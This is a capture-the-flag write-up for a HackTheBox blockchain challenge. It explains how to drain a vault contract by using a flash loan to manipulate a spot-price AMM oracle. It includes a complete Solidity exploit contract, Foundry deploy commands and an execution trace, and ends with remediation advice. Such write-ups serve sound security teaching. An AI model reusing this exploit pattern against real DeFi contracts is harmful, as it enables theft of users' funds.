# Caldrin's Day Away

Cyber Apocalypse CTF 2026: The Salt Crown · HackTheBox

| CATEGORY | DIFFICULTY | AUTHOR | TEAM |
| --- | --- | --- | --- |
| Blockchain | Easy | RS1COA2HKR3 | v1olet |

STATUS

✓ Solved

## 📋 CHALLENGE DESCRIPTION

On a random morning, Caldrin Vowmark leaves his chapel desk to escape royal seals, buy bread, and enjoy a quiet walk through the market. But the quay is already restless. Sailors argue over claim-marks, merchants blame bad luck, and a smiling broker named Verrin Goldhand moves through the crowd, calming people with soft words about patience and fortune.

Caldrin follows the noise to a small dockside Sharehouse, where sailors leave coin, salt, and trade goods before long voyages. In return, they receive claim-marks they can exchange when they return. Lately, a few visitors have arrived with modest bundles and come back soon after to collect far more than expected. The keepers call it luck from the sea, but Caldrin notices the same pale wax on every suspicious claim. Before he leaves, he finds one of those pale-waxed marks has been sent onward to a larger Sharehouse in the old quarter.


> Goal: drain the `DocksideSharehouse` vault below 150,000 CROWN tokens.


Challenge UI — thematic browser frontend

## ENVIRONMENT SETUP

| PORT | PURPOSE |
| --- | --- |
| `:31300` | Frontend UI + JSON-RPC (path-based) |
| `:32300` | Secondary service |


RPC URL: `http://<ip>:31300/api/<uuid>` | Private Key: `<player key>` | Setup: `<Setup address>` | Wallet: `<player wallet>`




OPEN BOOK exposes RPC URL, private key, setup contract and wallet

## 🔎 INVESTIGATION CLUES

The UI presents four interactive clues that narratively hint at the exploit pattern.




Investigation board — links the pale wax pattern to Verrin Goldhand

POSTED NOTICE

# Quiet Words, Fast Hands

> By harbor notice: all disputed claim-marks shall wait under seal.

The quay notice reads like calm governance, but the ink is too fresh and the witnesses too neat. Someone wants sailors to wait while the bad claim-marks travel onward.

| | |
|---|---|
| Notice | Sharehouse keepers report fortune from the sea |
| Doubt | Witness names repeat in different hands |
| Tell | The seal sits clean, but the wax is wrong |

Notice scroll — hints at forged claim-marks moved quickly before inspection


HEAT TEST

# The Wax Gives Itself Away


Held near flame, ordinary registry wax dulls and smells of resin. This pale wax sweats salt at the rim, the same thin trace Caldrin found on the false claim-marks.

| | |
|---|---|
| Trace | Salt bloom at the seal edge |
| Method | Warm, do not burn |
| Meaning | A copied mark, not a witnessed claim |

Wax heat test — reveals copied marks, not witnessed claims





Waystone — points toward the larger Old Quarter Sharehouse, final destination of the fraud

## SOURCE CODE

The challenge provides all contract source files as a download alongside the instance:

```
Setup.sol
TradeToken.sol
DocksideMarket.sol
GoldhandCredit.sol
PublicStampDesk.sol
DocksideSharehouse.sol
IQuayBorrower.sol
```




Source code files on disk

Static analysis of these contracts revealed the vulnerability chain described below.

## CONTRACT ARCHITECTURE

| CONTRACT | ROLE |
|---|---|
| `TradeToken` | Minimal ERC20 (CROWN and SALT, 6 decimals) |
| `DocksideMarket` | Fee-free AMM — CROWN/SALT pool, seeded 1M each |
| `GoldhandCredit` | Flash loan provider — holds 90M CROWN |
| `PublicStampDesk` | On-chain oracle — executes a pre-approved calldata bundle |
| `DocksideSharehouse` | Vault — deposit CROWN → claim marks, redeem marks → CROWN |
| `Setup` | Deploys everything, seeds liquidity, gives player 10k CROWN |

Win Condition: `crownCoin.balanceOf(address(sharehouse)) < 150_000e6`

Sharehouse starts with **1,000,000 CROWN**. Over 850k must be drained.

## 🔍 VULNERABILITY ANALYSIS

> Spot-price oracle + fee-free AMM + missing loan-active guard → single-tx full drain

### 1. ORACLE READS LIVE AMM RESERVES (NO TWAP)

`valueCargoAsOneGood` simply reads the current `crownReserve` — no time-averaging, no sanity bounds:

```
function valueCargoAsOneGood(uint256 cargoMarkAmount, int128 good) external view returns
(uint256) {
    uint256 reserve = good == 0 ? crownReserve : saltReserve;
    return (cargoMarkAmount * reserve) / totalCargoMarks;
    // = (1_000_000e6 * crownReserve) / 1_000_000e6 = crownReserve
}
```

So `recountHoldings` sets `recordedHoldings = crownReserve` at call time.

### 2. AMM HAS NO SWAP FEE — PRICE MANIPULATION IS COSTLESS

`DocksideMarket.trade()` uses a plain constant-product swap with zero fees:

```
function _amountOut(uint256 amountIn, uint256 reserveIn, uint256 reserveOut) internal pur
e returns (uint256) {
    return (amountIn * reserveOut) / (reserveIn + amountIn);
}
```

Dumping a large amount of CROWN into the pool instantly inflates `crownReserve` with no delay or protection.

### 3. SHAREHOUSE REDEMPTION USES THE MANIPULABLE `RECORDEDHOLDINGS`

```
function redeemClaim(uint256 claimMarkAmount) external {
    uint256 crownCoinAmount = (claimMarkAmount * recordedHoldings) / totalClaimMarks;
    crownCoin.transfer(msg.sender, crownCoinAmount);
}
```

If `recordedHoldings` is 89x inflated, so is the payout.

### 4. FLASH LOAN CALLBACK HAS NO GUARD ON `RECOUNTHOLDINGS` OR `REDEEMCLAIM`

`leaveGoods` correctly blocks during an active loan:

```
require(goldhandCredit.activeBorrower() == address(0), "LOAN_ACTIVE");
```

But `recountHoldings` and `redeemClaim` have **no such check** — both are freely callable inside the flash loan callback.

## 🔗 ATTACK CHAIN

1. `takeTravelPurse()` — receive 10,000 CROWN + travelPurseCredit
2. `leaveGoods(10_000e6)` — deposit all CROWN into sharehouse, receive ~9,900 claim marks
3. `borrowForOneCall(89_000_000e6)` — flash loan from GoldhandCredit, enter callback
4. `trade(CROWN→SALT, 89M)` — crownReserve spikes from 1M → 90M (+89x)
5. `recountHoldings(stampedOrder)` — recordedHoldings: 1,010,000 → 90,000,000
6. `redeemClaim(9,900 marks)` — payout ≈ 891,089 CROWN vs 10,000 deposited (~89x return)
7. `trade(SALT→CROWN)` — recover ~88,999,999,999 CROWN for repayment
8. Repay flash loan — sharehouse balance ≈ 118,910 CROWN < 150,000 ✓

> Entire attack executes atomically inside a single flash loan callback — no multi-tx risk.

## 📜 EXPLOIT CONTRACT

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;

interface IERC20 {
    function transfer(address, uint256) external returns (bool);
    function transferFrom(address, address, uint256) external returns (bool);
    function approve(address, uint256) external returns (bool);
    function balanceOf(address) external view returns (uint256);
}

interface ISetup {
    function takeTravelPurse() external;
    function buildPublicRecountOrder() external view returns (bytes memory);
    function sharehouse() external view returns (address);
    function crownCoin() external view returns (address);
    function saltGoods() external view returns (address);
    function quayMarket() external view returns (address);
    function goldhandCredit() external view returns (address);
}

interface ISharehouse {
    function leaveGoods(uint256) external returns (uint256);
    function redeemClaim(uint256) external;
    function recountHoldings(bytes calldata) external;
    function claimMarks(address) external view returns (uint256);
}

interface IGoldhandCredit {
    function borrowForOneCall(uint256, bytes calldata) external;
}

interface IDocksideMarket {
    function trade(int128, int128, uint256, uint256) external returns (uint256);
}

contract Exploit {
    ISetup          public immutable setup;
    IERC20          public immutable crown;
    IERC20          public immutable salt;
    ISharehouse     public immutable sharehouse;
    IGoldhandCredit public immutable goldhand;
    IDocksideMarket public immutable market;

    bytes public stampedOrder;

    constructor(address _setup) {
        setup      = ISetup(_setup);
        crown      = IERC20(setup.crownCoin());
        salt       = IERC20(setup.saltGoods());
```

```
        sharehouse = ISharehouse(setup.sharehouse());
        goldhand   = IGoldhandCredit(setup.goldhandCredit());
        market     = IDocksideMarket(setup.quayMarket());
    }

    function attack() external {
        setup.takeTravelPurse();
        crown.approve(address(sharehouse), type(uint256).max);
        sharehouse.leaveGoods(10_000e6);
        stampedOrder = setup.buildPublicRecountOrder();
        crown.approve(address(market), type(uint256).max);
        salt.approve(address(market), type(uint256).max);
        goldhand.borrowForOneCall(89_000_000e6, "");
    }

    function onQuayLoan(uint256 amount, bytes calldata) external {
        require(msg.sender == address(goldhand), "UNTRUSTED_CALLER");
        market.trade(0, 1, amount, 0);
        sharehouse.recountHoldings(stampedOrder);
        uint256 myMarks = sharehouse.claimMarks(address(this));
        sharehouse.redeemClaim(myMarks);
        uint256 saltBal = salt.balanceOf(address(this));
        market.trade(1, 0, saltBal, 0);
        require(crown.balanceOf(address(this)) >= amount, "CANT_REPAY");
        crown.transfer(address(goldhand), amount);
    }
}
```

## 🚀 DEPLOYMENT & EXECUTION

```
# Install Foundry
curl -L https://foundry.paradigm.xyz | bash
source ~/.bashrc && foundryup

# Set environment
export RPC_URL="http://<ip>:<port>/api/<uuid>"
export PRIV_KEY="<private key>"
export SETUP="<setup contract address>"

# Initialize project and build
forge init --force --no-git
mv *.sol src/
forge build
```

Deploy script — `script/Exploit.s.sol` :

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.20;
import "forge-std/Script.sol";
import "../src/Exploit.sol";
import "../src/Setup.sol";

contract ExploitScript is Script {
    function run() external {
        vm.startBroadcast();
        Exploit e = new Exploit(SETUP_ADDRESS);
        e.attack();
        vm.stopBroadcast();
        require(Setup(SETUP_ADDRESS).isSolved(), "NOT SOLVED");
    }
}
```

```
forge script script/Exploit.s.sol \
  --rpc-url $RPC_URL \
  --private-key $PRIV_KEY \
  --broadcast \
  -vvvv
```

Tx hash and block number visible in forge broadcast output under `broadcast/` directory.

## EXECUTION TRACE


```
emit TravelPurseTaken(amount: 10,000,000,000)

emit GoodsLeft(crownCoinAmount: 10,000,000,000, claimMarkAmount: 9,900,000,000,000,000,000,000)

[Flash loan: 89,000,000,000,000 CROWN borrowed]

  trade(CROWN→SALT, 89,000,000,000,000)
  → SALT received: 988,888,888,888

  emit HoldingsRecounted(
      previousHoldings: 1,010,000,000,000,
      newHoldings:      90,000,000,000,000   ← 89x inflation
  )

  emit ClaimRedeemed(
      claimMarkAmount: 9,900,000,000,000,000,000,000,
      crownCoinAmount: 891,089,108,910        ← ~891k CROWN for 10k deposited
  )

  trade(SALT→CROWN, 988,888,888,888)
  → CROWN recovered: 88,999,999,999,920

[Flash loan repaid: 89,000,000,000,000 CROWN]

isSolved() → sharehouse balance: 118,910,891,090 < 150,000,000,000 ✓
```

## 📌 ROOT CAUSE SUMMARY

| # | ISSUE | IMPACT |
|---|---|---|
| 1 | Spot-price oracle — no TWAP | `recordedHoldings` trivially manipulable within a flash loan |
| 2 | Fee-free AMM | Round-trip (dump CROWN → sell SALT back) costs nothing; flash loan repays in full with profit |
| 3 | Missing `activeBorrower` guard on `recountHoldings` / `redeemClaim` | Entire attack executes atomically inside the callback |

Fix: use a TWAP oracle (e.g. Uniswap V3 `observe`), add a swap fee, and extend the `activeBorrower` guard to `recountHoldings`.

FLAG


INQUIRY CLOSED
Sharehouse Fraud Proven
HTB{
The pale-waxed claim has been entered into the Crownspire record.